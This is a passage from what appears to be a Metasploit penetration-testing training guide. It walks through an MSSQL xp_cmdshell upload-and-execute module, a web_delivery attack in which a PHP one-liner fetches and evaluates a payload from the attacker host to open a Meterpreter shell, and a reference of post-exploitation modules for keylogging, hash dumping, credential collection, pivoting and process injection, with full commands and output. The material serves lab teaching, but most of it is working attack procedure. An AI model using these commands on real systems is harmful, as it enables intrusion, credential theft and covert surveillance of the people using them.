mssql_xpcmdshell("cmd.exe /c del %TEMP%\#{var_bypass}.exe", debug)
mssql_xpcmdshell("cmd.exe /c del %TEMP%\#{var_payload}", debug)

print_status("Executing the payload...")
mssql_xpcmdshell("%TEMP%\#{var_payload}.exe", false, {:timeout => 1})
end

```

The `def mssql_upload_exec(exe, debug=false)` requires two parameters and sets the debug to false by default unless otherwise specified.

```
def mssql_upload_exec(exe, debug=false)
```

The `hex = exe.unpack("H*")[0]` is some Ruby Kung-Fuey that takes our generated executable and magically turns it into hexadecimal for us.

```
hex = exe.unpack("H*")[0]
```

`var_bypass = rand_text_alpha(8)` and `var_payload = rand_text_alpha(8)` creates two variables with a random set of 8 alpha characters, for example: PoLecJeX

```
var_bypass = rand_text_alpha(8)
```

The `print_status` must always be used within Metasploit, 'puts' is no longer accepted in the framework. If you notice there are a couple things different for me vs. python, in the `print_status` you'll notice `"#{var_payload}.exe"` this substitutes the variable `var_payload` into the `print_status` message, so you would essentially see portrayed back "PoLecJeX.exe"

```
print_status("Warning: This module will leave #{var_payload}.exe in the SQL Server
↳%TEMP% directory")
```

Moving on, the `h2b = File.read(datastore['HEX2BINARY'], File.size(datastore['HEX2BINARY']))` will read whatever the file specified in the "HEX2BINARY" datastore, if you look at when we fired off the exploit, it was saying "h2b", this file is located at `data/exploits/mssql/h2b`, this is a file that I had previously created that is a specific format for windows debug that is essentially a simple bypass for removing restrictions on filesize limit. We first send this executable, windows debug converts it back to a binary for us, and then we send the metasploit payload and call our prior converted executable to convert our metasploit file.

```

h2b = File.read(datastore['HEX2BINARY'], File.size(datastore['HEX2BINARY']))
h2b.gsub!(/KemneE3N/, "%TEMP%\#{var_bypass}")
h2b.split(/\n/).each do |line|

```

The `h2b.gsub!(/KemneE3N/, "%TEMP%\#{var_bypass}")` is simply substituting a hardcoded name with the dynamic one we created above, if you look at the `h2b` file, `KemneE3N` is called on multiple occasions and we want to randomly create a name to obfuscate things a little better. The `gsub` just substitutes the hardcoded with the random one.

The `h2b.split(/\n/).each do |line|` will start a loop for us and split the bulky `h2b` file into multiple lines, reason being is we can't send the entire bulk file over at once, we have to send it a little at a time as the MSSQL protocol does not allow us very large transfers through SQL statements.

Lastly, the `mssql_xpcmdshell("#{line}", false)` sends the initial stager payload line by line while the `false` specifies `debug` as `false` and to not send the information back to us.

The next few steps convert our `h2b` file to a binary for us utilizing Windows `debug`, we are using the `%TEMP%` directory for more reliability. The `mssql_xpcmdshell` stored procedure is allowing this to occur.

The `idx = 0` will server as a counter for us to let us know when the filesize has been reached, and the `cnt = 500` specifies how many characters we are sending at a time. The next line sends our payload to a new file 500 characters at a time, increasing the `idx` counter and ensuring that `idx` is still less than the `hex.length` blob.

Once that has been finished the last few steps convert our metasploit payload back to an executable using our previously staged payload then executes it giving us our payload!

```
idx = 0
```

So we've walked through the creation of an overall attack vector and got more familiar with what goes on behind the curtains. If your thinking about creating a new module, look around there is usually something that you can use as a baseline to help you create it.

4.10.7 Web Delivery

Metasploit's Web Delivery Script is a versatile module that creates a server on the attacking machine which hosts a payload. When the victim connects to the attacking server, the payload will be executed on the victim machine.

This exploit requires a method of executing commands on the victim machine. In particular you must be able to reach the attacking machine from the victim. Remote command execution is a great example of an attack vector where using this module is possible. The web delivery script works on `php`, `python`, and `powershell` based applications.

This exploit becomes a very useful tool when the attacker has some control of the system, but does not possess a full shell. In addition, since the server and payload are both on the attacking machine, the attack proceeds without being written to disk. This helps keep the attacking fingerprint low.

This is an example of the execution of this module on the Damn Vulnerable Web Application (DVWA) within Metasploitable.

Click on "DVWA Security" in the left panel. Set the security level to "low" and click "Submit".

First, we check for simple command execution.

Click on "Command Execution". Enter an IP address followed by a semi-colon and the command you wish to execute.

Next, we need to make sure that we can connect with the attacking host. Because of the nature of this particular application, this was achieved above. Generally, be sure to `ping`, `telnet` or otherwise call the host.

Now we can set the necessary options and run the exploit. Note that the target must be specified before the payload

```
msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set TARGET 1
TARGET => 1
msf exploit(web_delivery) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(web_delivery) > set LHOST 192.168.80.128
LHOST => 192.168.80.128

msf exploit(web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.80.128  true      The IP address of the remote host to connect to.
```

(continues on next page)

(continued from previous page)

```

-----
SRVHOST  0.0.0.0          yes      The local host to listen on. This must be an
↳address on the local machine or 0.0.0.0
SRVPORT  8080             yes      The local port to listen on.
SSL      false           no       Negotiate SSL for incoming connections
SSLCert  false           no       Path to a custom SSL certificate (default is
↳randomly generated)
URIPATH  false           no       The URI to use for this exploit (default is
↳random)

```

Payload options (php/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.80.128	yes	The listen address
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
1	PHP

```

msf exploit(web_delivery) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.80.128:4444
[*] Using URL: http://0.0.0.0:8080/alK3t3tt
[*] Local IP: http://192.168.80.128:8080/alK3t3tt
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.80.128:8080/
↳alK3t3tt'));"

```

Next, we run the given command on the victim:

```

php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.80.128:8080/
↳alK3t3tt'));"

.... image:: img/web_delivery3.png

```

We can finally interact with the new shell in metasploit.

```

msf exploit(web_delivery) >
[*] 192.168.80.131 web_delivery - Delivering Payload
[*] Sending stage (40499 bytes) to 192.168.80.131
[*] Meterpreter session 1 opened (192.168.80.128:4444 -> 192.168.80.131:53382) at
↳2016-02-06 10:27:05 -0500
msf exploit(web_delivery) > sessions -i

Active sessions
=====

Id  Type                Information                Connection
--  --

```

(continues on next page)

(continued from previous page)

```

1 meterpreter php/php www-data (33) @ metasploitable 192.168.80.128:4444 -> 192.
↪168.80.131:53382 (192.168.80.131)

msf exploit(web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 5331 created.
Channel 0 created.
whoami
www-data
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/
↪Linux

```

We now have a functioning php meterpreter shell on the target.

4.11 Post Module Reference

4.11.1 Windows

Windows Post Capture Modules

keylog_recorder

The “keylog_recorder” post module captures keystrokes on the compromised system. Note that you will want to ensure that you have migrated to an interactive process prior to capturing keystrokes.

```

meterpreter >
Background session 1? [y/N] y
msf > use post/windows/capture/keylog_recorder
msf post(keylog_recorder) > info

      Name: Windows Capture Keystroke Recorder
      Module: post/windows/capture/keylog_recorder
      Platform: Windows
      Arch:
      Rank: Normal

Provided by:
  Carlos Perez
  Josh Hale

Basic options:
  Name          Current Setting  Required  Description
  ----          -
  CAPTURE_TYPE  explorer           no        Capture keystrokes for Explorer, Winlogon,
↪or PID (Accepted: explorer, winlogon, pid)
  INTERVAL      5                  no        Time interval to save keystrokes in seconds
  LOCKSCREEN     false              no        Lock system screen.
  MIGRATE       false              no        Perform Migration.
  PID           no                 no        Process ID to migrate to
  SESSION       yes                yes       The session to run this module on.

```

(continues on next page)

(continued from previous page)

Description:

This module can be used to capture keystrokes. To capture keystrokes when the session is running as SYSTEM, the MIGRATE option must be enabled and the CAPTURE_TYPE option should be set to one of Explorer, Winlogon, or a specific PID. To capture the keystrokes of the interactive user, the Explorer option should be used with MIGRATE enabled. Keep in mind that this will demote this session to the user's privileges, so it makes sense to create a separate session for this task. The Winlogon option will capture the username and password entered into the logon and unlock dialog. The LOCKSCREEN option can be combined with the Winlogon CAPTURE_TYPE to for the user to enter their clear-text password. It is recommended to run this module as a job, otherwise it will tie up your framework user interface.

```
msf post(keylog_recorder) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > run post/windows/capture/keylog_recorder

[*] Executing module against V-MAC-XP
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /root/.msf4/loot/20110421120355_default_192.168.1.
→195_host.windows.key_328113.txt
[*] Recording keystrokes...
^C[*] Saving last few keystrokes...
[*] Interrupt
[*] Stopping keystroke sniffer...
meterpreter >
```

After we have finished sniffing keystrokes, or even while the sniffer is still running, we can dump the captured data.

```
root@kali:~# cat /root/.msf4/loot/20110421120355_default_192.168.1.195_host.windows.
→key_328113.txt
Keystroke log started at Thu Apr 21 12:03:55 -0600 2011
root s3cr3t
ftp ftp.micro
soft.com anonymous anon@ano
n.com e quit
root@kali:~#
```

Gather Modules

Metasploit offers a number of post exploitation modules that allow for further information gathering on your target network.

arp_scanner

The “arp_scanner” post module will perform an ARP scan for a given range through a compromised host.

```
meterpreter > run post/windows/gather/arp_scanner RHOSTS=192.168.1.0/24
```

(continues on next page)

(continued from previous page)

```
[*] Running module against V-MAC-XP
[*] ARP Scanning 192.168.1.0/24
[*] IP: 192.168.1.1 MAC b2:a8:1d:e0:68:89
[*] IP: 192.168.1.2 MAC 0:f:b5:fc:bd:22
[*] IP: 192.168.1.11 MAC 0:21:85:fc:96:32
[*] IP: 192.168.1.13 MAC 78:ca:39:fe:b:4c
[*] IP: 192.168.1.100 MAC 58:b0:35:6a:4e:cc
[*] IP: 192.168.1.101 MAC 0:1f:d0:2e:b5:3f
[*] IP: 192.168.1.102 MAC 58:55:ca:14:1e:61
[*] IP: 192.168.1.105 MAC 0:1:6c:6f:dd:d1
[*] IP: 192.168.1.106 MAC c:60:76:57:49:3f
[*] IP: 192.168.1.195 MAC 0:c:29:c9:38:4c
[*] IP: 192.168.1.194 MAC 12:33:a0:2:86:9b
[*] IP: 192.168.1.191 MAC c8:bc:c8:85:9d:b2
[*] IP: 192.168.1.193 MAC d8:30:62:8c:9:ab
[*] IP: 192.168.1.201 MAC 8a:e9:17:42:35:b0
[*] IP: 192.168.1.203 MAC 3e:ff:3c:4c:89:67
[*] IP: 192.168.1.207 MAC c6:b3:a1:bc:8a:ec
[*] IP: 192.168.1.199 MAC 1c:c1:de:41:73:94
[*] IP: 192.168.1.209 MAC 1e:75:bd:82:9b:11
[*] IP: 192.168.1.220 MAC 76:c4:72:53:c1:ce
[*] IP: 192.168.1.221 MAC 0:c:29:d7:55:f
[*] IP: 192.168.1.250 MAC 1a:dc:fa:ab:8b:b
meterpreter >
```

checkvm

The “checkvm” post module, simply enough, checks to see if the compromised host is a virtual machine. This module supports Hyper-V, VMWare, VirtualBox, Xen, and QEMU virtual machines.

```
meterpreter > run post/windows/gather/checkvm

[*] Checking if V-MAC-XP is a Virtual Machine .....
[*] This is a VMware Virtual Machine
meterpreter >
```

credential_collector

The “credential_collector” module harvests passwords hashes and tokens on the compromised host.

```
meterpreter > run post/windows/gather/credentials/credential_collector

[*] Running module against V-MAC-XP
[+] Collecting hashes...
  Extracted:
  ↳Administrator:7bf4f254f224bb24aad3b435b51404ee:2892d23cdf84d7a70e2eb2b9f05c425e
  Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
  Extracted:
  ↳HelpAssistant:2e61920ebe3ed6e6d108113bf6318ee2:5abb944dc0761399b730f300dd474714
  Extracted: SUPPORT_
  ↳388945a0:aad3b435b51404eeaad3b435b51404ee:92e5d2c675bed8d4dc6b74ddd9b4c287
[+] Collecting tokens...
  NT AUTHORITY\LOCAL SERVICE
```

(continues on next page)

(continued from previous page)

```

NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
NT AUTHORITY\ANONYMOUS LOGON
meterpreter >

```

dumplinks

The “dumplinks” module parses the .lnk files in a users Recent Documents which could be useful for further information gathering. Note that, as shown below, we first need to migrate into a user process prior to running the module.

```

meterpreter > run post/windows/manage/migrate

[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1096)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 1824
[*] New server process: Explorer.EXE (1824)
meterpreter > run post/windows/gather/dumplinks

[*] Running module against V-MAC-XP
[*] Extracting lnk files for user Administrator at C:\Documents and
↳ Settings\Administrator\Recent\...
[*] Processing: C:\Documents and Settings\Administrator\Recent\developers_guide.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\documentation.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\Local Disk (C).lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\Netlog.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\notes (2).lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\notes.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\Release.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\testmachine_crashie.
↳ lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\user manual.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\user's guide.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\{33D9A762-90C8-11d0-
↳ BD43-00A0C911CE86}_load.lnk.
[*] No Recent Office files found for user Administrator. Nothing to do.
meterpreter >

```

enum_applications

The “enum_applications” module enumerates the applications that are installed on the compromised host.

```

meterpreter > run post/windows/gather/enum_applications

[*] Enumerating applications installed on WIN7-X86

Installed Applications
=====

Name                                     Version
----
Adobe Flash Player 25 ActiveX           25.0.0.148
Google Chrome                           58.0.3029.81

```

(continues on next page)

(continued from previous page)

```

Google Update Helper 1.3.33.5
Google Update Helper 1.3.25.11
Microsoft .NET Framework 4.6.1 4.6.01055
Microsoft .NET Framework 4.6.1 4.6.01055
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148 9.0.30729.4148
MySQL Connector Net 6.5.4 6.5.4
Security Update for Microsoft .NET Framework 4.6.1 (KB3122661) 1
Security Update for Microsoft .NET Framework 4.6.1 (KB3127233) 1
Security Update for Microsoft .NET Framework 4.6.1 (KB3136000v2) 2
Security Update for Microsoft .NET Framework 4.6.1 (KB3142037) 1
Security Update for Microsoft .NET Framework 4.6.1 (KB3143693) 1
Security Update for Microsoft .NET Framework 4.6.1 (KB3164025) 1
Update for Microsoft .NET Framework 4.6.1 (KB3210136) 1
Update for Microsoft .NET Framework 4.6.1 (KB4014553) 1
VMware Tools 10.1.6.5214329
XAMPP 1.8.1-0 1.8.1-0

[*] Results stored in: /root/.msf4/loot/20170501172851_pwk_192.168.0.6_host.
↳ application_876159.txt
meterpreter >

```

enum_logged_on_users

The “enum_logged_on_users” post module returns a listing of current and recently logged on users along with their SIDs.

```

meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
=====

SID                                User
---                                ----
S-1-5-21-628913648-3499400826-3774924290-1000 WIN7-X86\victim
S-1-5-21-628913648-3499400826-3774924290-1004 WIN7-X86\hacker

[*] Results saved in: /root/.msf4/loot/20170501172925_pwk_192.168.0.6_host.users.
↳ activ_736219.txt

Recently Logged Users
=====

SID                                Profile Path
---                                -
S-1-5-18                            %systemroot
↳ %\system32\config\systemprofile
S-1-5-19                            C:\Windows\ServiceProfiles\LocalService
S-1-5-20                            C:\Windows\ServiceProfiles\NetworkService
↳ C:\Windows\ServiceProfiles\NetworkService
S-1-5-21-628913648-3499400826-3774924290-1000 C:\Users\victim
S-1-5-21-628913648-3499400826-3774924290-1004 C:\Users\hacker

```

(continues on next page)

(continued from previous page)

```
meterpreter >
```

enum_shares

The “enum_shares” post module returns a listing of both configured and recently used shares on the compromised system.

```
meterpreter > run post/windows/gather/enum_shares

[*] Running against session 3
[*] The following shares were found:
[*]   Name: Desktop
[*]   Path: C:\Documents and Settings\Administrator\Desktop
[*]   Type: 0
[*]
[*] Recent Mounts found:
[*]   \\192.168.1.250\software
[*]   \\192.168.1.250\Data
[*]
meterpreter >
```

enum_snmp

The “enum_snmp” module will enumerate the SNMP service configuration on the target, if present, including the community strings.

```
meterpreter > run post/windows/gather/enum_snmp

[*] Running module against V-MAC-XP
[*] Checking if SNMP is Installed
[*]   SNMP is installed!
[*] Enumerating community strings
[*]
[*]   Community Strings
[*]   =====
[*]
[*]   Name      Type
[*]   ----      ---
[*]   public    READ ONLY
[*]
[*] Enumerating Permitted Managers for Community Strings
[*]   Community Strings can be accessed from any host
[*] Enumerating Trap Configuration
[*] No Traps are configured
meterpreter >
```

hashdump

The “hashdump” post module will dump the local users accounts on the compromised host using the registry.

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:7bf4f254b222ab21aad3b435b51404ee:2792d23cdf84d1a70e2eb3b9f05c425e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:2e61920ebe3ed6e6d108113bf6318ee2:5abb944dc0761399b730f300dd474714:::
SUPPORT_
↪388945a0:1002:aad3b435b51404eeaad3b435b51404ee:92e5d2c675bed8d4dc6b74ddd9b4c287:::

meterpreter >
```

usb_history

The “usb_history” module enumerates the USB drive history on the compromised system.

[illegible]

local exploit suggerer

The “local_exploit_suggester”, or Lester for short, scans a system for local vulnerabilities contained in Metasploit. It then makes suggestions based on the results as well as displays exploit’s location for quicker access.

```
msf > use post/multi/recon/local_exploit_suggester
msf post(local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):
```

(continues on next page)

(continued from previous page)

Name	Current Setting	Required	Description
----	-----	-----	-----
SESSION	2	yes	The session to run this module on.
SHOWDESCRIPTION	false	yes	Displays a detailed description for the available exploits

```

msf post(local_exploit_suggester) > run

[*] 192.168.101.129 - Collecting local exploits for x86/windows...
[*] 192.168.101.129 - 31 exploit checks are being tried...
[+] 192.168.101.129 - exploit/windows/local/ms10_015_kitrap0d: The target service is
    ↳ running, but could not be validated.
[+] 192.168.101.129 - exploit/windows/local/ms10_092_schelevator: The target appears
    ↳ to be vulnerable.
[+] 192.168.101.129 - exploit/windows/local/ms14_058_track_popup_menu: The target
    ↳ appears to be vulnerable.
[+] 192.168.101.129 - exploit/windows/local/ms15_004_tswbproxy: The target service is
    ↳ running, but could not be validated.
[+] 192.168.101.129 - exploit/windows/local/ms15_051_client_copy_image: The target
    ↳ appears to be vulnerable.
[*] Post module execution completed

```

Manage Modules

autoroute

The “autoroute” post module creates a new route through a Meterpreter sessions allowing you to pivot deeper into a target network.

```

meterpreter > run post/windows/manage/autoroute SUBNET=192.168.218.0 ACTION=ADD

[*] Running module against V-MAC-XP
[*] Adding a route to 192.168.218.0/255.255.255.0...
meterpreter >
Background session 5? [y/N]  y

```

With our new route added, we can run additional modules through our pivot.

```

msf exploit(ms08_067_netapi) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set RHOSTS 192.168.218.0/24
RHOSTS => 192.168.218.0/24
msf auxiliary(tcp) > set THREADS 50
THREADS => 50
msf auxiliary(tcp) > set PORTS 445
PORTS => 445
msf auxiliary(tcp) > run

[*] Scanned 027 of 256 hosts (010% complete)
[*] Scanned 052 of 256 hosts (020% complete)
[*] Scanned 079 of 256 hosts (030% complete)
[*] Scanned 103 of 256 hosts (040% complete)
[*] Scanned 128 of 256 hosts (050% complete)
[*] 192.168.218.136:445 - TCP OPEN
[*] Scanned 154 of 256 hosts (060% complete)

```

(continues on next page)

(continued from previous page)

```
[*] Scanned 180 of 256 hosts (070% complete)
[*] Scanned 210 of 256 hosts (082% complete)
[*] Scanned 232 of 256 hosts (090% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

delete_user

The “delete_user” post module deletes a specified user account from the compromised system.

```
meterpreter > run post/windows/manage/delete_user USERNAME=hacker

[*] User was deleted!
meterpreter >
```

We can then dump the hashes on the system and verify that the user no longer exists on the target.

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:7bf4f254b228bb24aad1b435b51404ee:2892d26cdf84d7a70e2fb3b9f05c425e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:2e61920ebe3ed6e6d108113bf6318ee2:5abb944dc0761399b730f300dd474714:::
SUPPORT_
↪388945a0:1002:aad3b435b51404eeaad3b435b51404ee:92e5d2c675bed8d4dc6b74ddd9b4c287:::

meterpreter >
```

migrate

The “migrate” post module will migrate to a specified process or if none is given, will automatically spawn a new process and migrate to it.

```
meterpreter > run post/windows/manage/migrate

[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1092)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 672
[*] New server process: Explorer.EXE (672)
meterpreter >
```

multi_meterpreter_inject

The “multi_meterpreter_inject” post module will inject a given payload into a process on the compromised host. If no PID value is specified, a new process will be created and the payload injected into it. Although, the name of the module is multi_meterpreter_inject, any payload can be specified.

```
meterpreter > run post/windows/manage/multi_meterpreter_inject PAYLOAD=windows/shell_
↪bind_tcp

[*] Running module against V-MAC-XP
[*] Creating a reverse meterpreter stager: LHOST=192.168.1.101 LPORT=4444
[+] Starting Notepad.exe to house Meterpreter Session.
[+] Process created with pid 3380
[*] Injecting meterpreter into process ID 3380
[*] Allocated memory at address 0x003a0000, for 341 byte stager
[*] Writing the stager into memory...
[+] Successfully injected Meterpreter in to process: 3380

meterpreter > ^Z
Background session 5? [y/N] y
msf exploit(handler) > connect 192.168.1.195 4444
[*] Connected to 192.168.1.195:4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 192.168.1.195
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 192.168.218.136
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.218.2

C:\WINDOWS\system32>
```

4.11.2 Linux

Gather Modules

checkvm

The checkvm module attempts to determine whether the system is running inside of a virtual environment and if so, which one. This module supports detection of Hyper-V, VMWare, VirtualBox, Xen, and QEMU/KVM.

```
msf > use post/linux/gather/checkvm
msf post(checkvm) > show options

Module options (post/linux/gather/checkvm):

  Name      Current Setting  Required  Description
  ----      -
  SESSION   1                  yes       The session to run this module on.

msf post(checkvm) > run

[*] Gathering System info ....
[+] This appears to be a 'VMware' virtual machine
[*] Post module execution completed
```

enum_configs

The enum_configs module collects configuration files found on commonly installed applications and services, such as Apache, MySQL, Samba, Sendmail, etc. If a config file is found in its default path, the module will assume that is the file we want.

```
msf > use post/linux/gather/enum_configs
msf post(enum_configs) > show options

Module options (post/linux/gather/enum_configs):

  Name      Current Setting  Required  Description
  ----      -
  SESSION   1                  yes       The session to run this module on.

msf post(enum_configs) > run

[*] Running module against kali
[*] Info:
[*]   Kali GNU/Linux 1.0.6
[*]   Linux kali 3.12-kali1-486 #1 Debian 3.12.6-2kali1 (2014-01-06) i686 GNU/Linux
[*] apache2.conf stored in /root/.msf4/loot/20140228005504_default_192.168.1.109_
↳linux.enum.conf_735045.txt
[*] ports.conf stored in /root/.msf4/loot/20140228005504_default_192.168.1.109_linux.
↳enum.conf_787442.txt
[*] nginx.conf stored in /root/.msf4/loot/20140228005504_default_192.168.1.109_linux.
↳enum.conf_248658.txt
[*] my.cnf stored in /root/.msf4/loot/20140228005505_default_192.168.1.109_linux.enum.
↳conf_577389.txt
[*] shells stored in /root/.msf4/loot/20140228005507_default_192.168.1.109_linux.enum.
↳conf_583272.txt
[*] sepermit.conf stored in /root/.msf4/loot/20140228005507_default_192.168.1.109_
↳linux.enum.conf_027227.txt
[*] ca-certificates.conf stored in /root/.msf4/loot/20140228005508_default_192.168.1.
↳109_linux.enum.conf_626893.txt
[*] access.conf stored in /root/.msf4/loot/20140228005508_default_192.168.1.109_linux.
↳enum.conf_619382.txt
[*] rpc stored in /root/.msf4/loot/20140228005509_default_192.168.1.109_linux.enum.
↳conf_666867.txt
[*] debian.cnf stored in /root/.msf4/loot/20140228005509_default_192.168.1.109_linux.
↳enum.conf_173984.txt
```

(continues on next page)

(continued from previous page)

```
[*] chkrootkit.conf stored in /root/.msf4/loot/20140228005510_default_192.168.1.109_
↳linux.enum.conf_025881.txt
[*] logrotate.conf stored in /root/.msf4/loot/20140228005510_default_192.168.1.109_
↳linux.enum.conf_438551.txt
[*] smb.conf stored in /root/.msf4/loot/20140228005511_default_192.168.1.109_linux.
↳enum.conf_545804.txt
[*] ldap.conf stored in /root/.msf4/loot/20140228005511_default_192.168.1.109_linux.
↳enum.conf_464721.txt
[*] sysctl.conf stored in /root/.msf4/loot/20140228005513_default_192.168.1.109_linux.
↳enum.conf_077261.txt
[*] proxychains.conf stored in /root/.msf4/loot/20140228005513_default_192.168.1.109_
↳linux.enum.conf_855958.txt
[*] snmp.conf stored in /root/.msf4/loot/20140228005514_default_192.168.1.109_linux.
↳enum.conf_291777.txt
[*] Post module execution completed
```

enum_network

The enum_network module gathers network information from the target system IPTables rules, interfaces, wireless information, open and listening ports, active network connections, DNS information and SSH information.

```
msf > use post/linux/gather/enum_network
msf post(enum_network) > show options

Module options (post/linux/gather/enum_network):

  Name      Current Setting  Required  Description
  ----      -
  SESSION   1                yes       The session to run this module on.

msf post(enum_network) > run

[*] Running module against kali
[*] Module running as root
[+] Info:
[+]   Kali GNU/Linux 1.0.6
[+]   Linux kali 3.12-kali1-486 #1 Debian 3.12.6-2kali1 (2014-01-06) i686 GNU/Linux
[*] Collecting data...
[*] Network config stored in /root/.msf4/loot/20140228005655_default_192.168.1.109_
↳linux.enum.netwo_533784.txt
[*] Route table stored in /root/.msf4/loot/20140228005655_default_192.168.1.109_linux.
↳enum.netwo_173980.txt
[*] Firewall config stored in /root/.msf4/loot/20140228005655_default_192.168.1.109_
↳linux.enum.netwo_332941.txt
[*] DNS config stored in /root/.msf4/loot/20140228005655_default_192.168.1.109_linux.
↳enum.netwo_007812.txt
[*] SSHD config stored in /root/.msf4/loot/20140228005655_default_192.168.1.109_linux.
↳enum.netwo_912697.txt
[*] Host file stored in /root/.msf4/loot/20140228005655_default_192.168.1.109_linux.
↳enum.netwo_477226.txt
[*] Active connections stored in /root/.msf4/loot/20140228005655_default_192.168.1.
↳109_linux.enum.netwo_052505.txt
[*] Wireless information stored in /root/.msf4/loot/20140228005655_default_192.168.1.
↳109_linux.enum.netwo_069586.txt
[*] Listening ports stored in /root/.msf4/loot/20140228005655_default_192.168.1.109_
↳linux.enum.netwo_574507.txt
```

(continues on next page)

(continued from previous page)

```
[*] If-Up/If-Down stored in /root/.msf4/loot/20140228005655_default_192.168.1.109_
↳linux.enum.netwo_848840.txt
[*] Post module execution completed
```

enum_protections

The enum_protections module tries to find certain installed applications that can be used to prevent, or detect our attacks, which is done by locating certain binary locations, and see if they are indeed executables. For example, if we are able to run 'snort' as a command, we assume it's one of the files we are looking for. This module is meant to cover various antivirus, rootkits, IDS/IPS, firewalls, and other software.

```
msf > use post/linux/gather/enum_protections
msf post(enum_protections) > show options

Module options (post/linux/gather/enum_protections):

  Name      Current Setting  Required  Description
  ----      -
  SESSION   1                yes       The session to run this module on.

msf post(enum_protections) > run

[*] Running module against kali
[*] Info:
[*]   Kali GNU/Linux 1.0.6
[*]   Linux kali 3.12-kali1-486 #1 Debian 3.12.6-2kali1 (2014-01-06) i686 GNU/Linux
[*] Finding installed applications...
[+] truecrypt found: /usr/bin/truecrypt
[+] logrotate found: /usr/sbin/logrotate
[+] chkrootkit found: /usr/sbin/chkrootkit
[+] lynis found: /usr/sbin/lynis
[+] tcpdump found: /usr/sbin/tcpdump
[+] proxychains found: /usr/bin/proxychains
[+] wireshark found: /usr/bin/wireshark
[*] Installed applications saved to notes.
[*] Post module execution completed
```

enum_system

The enum_system module gathers system information. It collects installed packages, installed services, mount information, user list, user bash history and cron jobs

```
msf > use post/linux/gather/enum_system
msf post(enum_system) > show options

Module options (post/linux/gather/enum_system):

  Name      Current Setting  Required  Description
  ----      -
  SESSION   1                yes       The session to run this module on.

msf post(enum_system) > run
```

(continues on next page)

(continued from previous page)

```
[+] Info:
[+]   Kali GNU/Linux 1.0.6
[+]   Linux kali 3.12-kali1-486 #1 Debian 3.12.6-2kali1 (2014-01-06) i686 GNU/Linux
[*] Linux version stored in /root/.msf4/loot/20140228005325_default_192.168.1.109_
    ↳linux.enum.syste_186949.txt
[*] User accounts stored in /root/.msf4/loot/20140228005325_default_192.168.1.109_
    ↳linux.enum.syste_538758.txt
[*] Installed Packages stored in /root/.msf4/loot/20140228005325_default_192.168.1.
    ↳109_linux.enum.syste_116127.txt
[*] Running Services stored in /root/.msf4/loot/20140228005325_default_192.168.1.109_
    ↳linux.enum.syste_805781.txt
[*] Cron jobs stored in /root/.msf4/loot/20140228005325_default_192.168.1.109_linux.
    ↳enum.syste_460600.txt
[*] Disk info stored in /root/.msf4/loot/20140228005325_default_192.168.1.109_linux.
    ↳enum.syste_538625.txt
[*] Logfiles stored in /root/.msf4/loot/20140228005325_default_192.168.1.109_linux.
    ↳enum.syste_922920.txt
[*] Setuid/setgid files stored in /root/.msf4/loot/20140228005325_default_192.168.1.
    ↳109_linux.enum.syste_076798.txt
[*] Post module execution completed
```

enum_users_history

The enum_users_history module gathers user specific information. User list, bash history, mysql history, vim history, lastlog and sudoers.

```
msf > use post/linux/gather/enum_users_history
msf post(enum_users_history) > show options

Module options (post/linux/gather/enum_users_history):

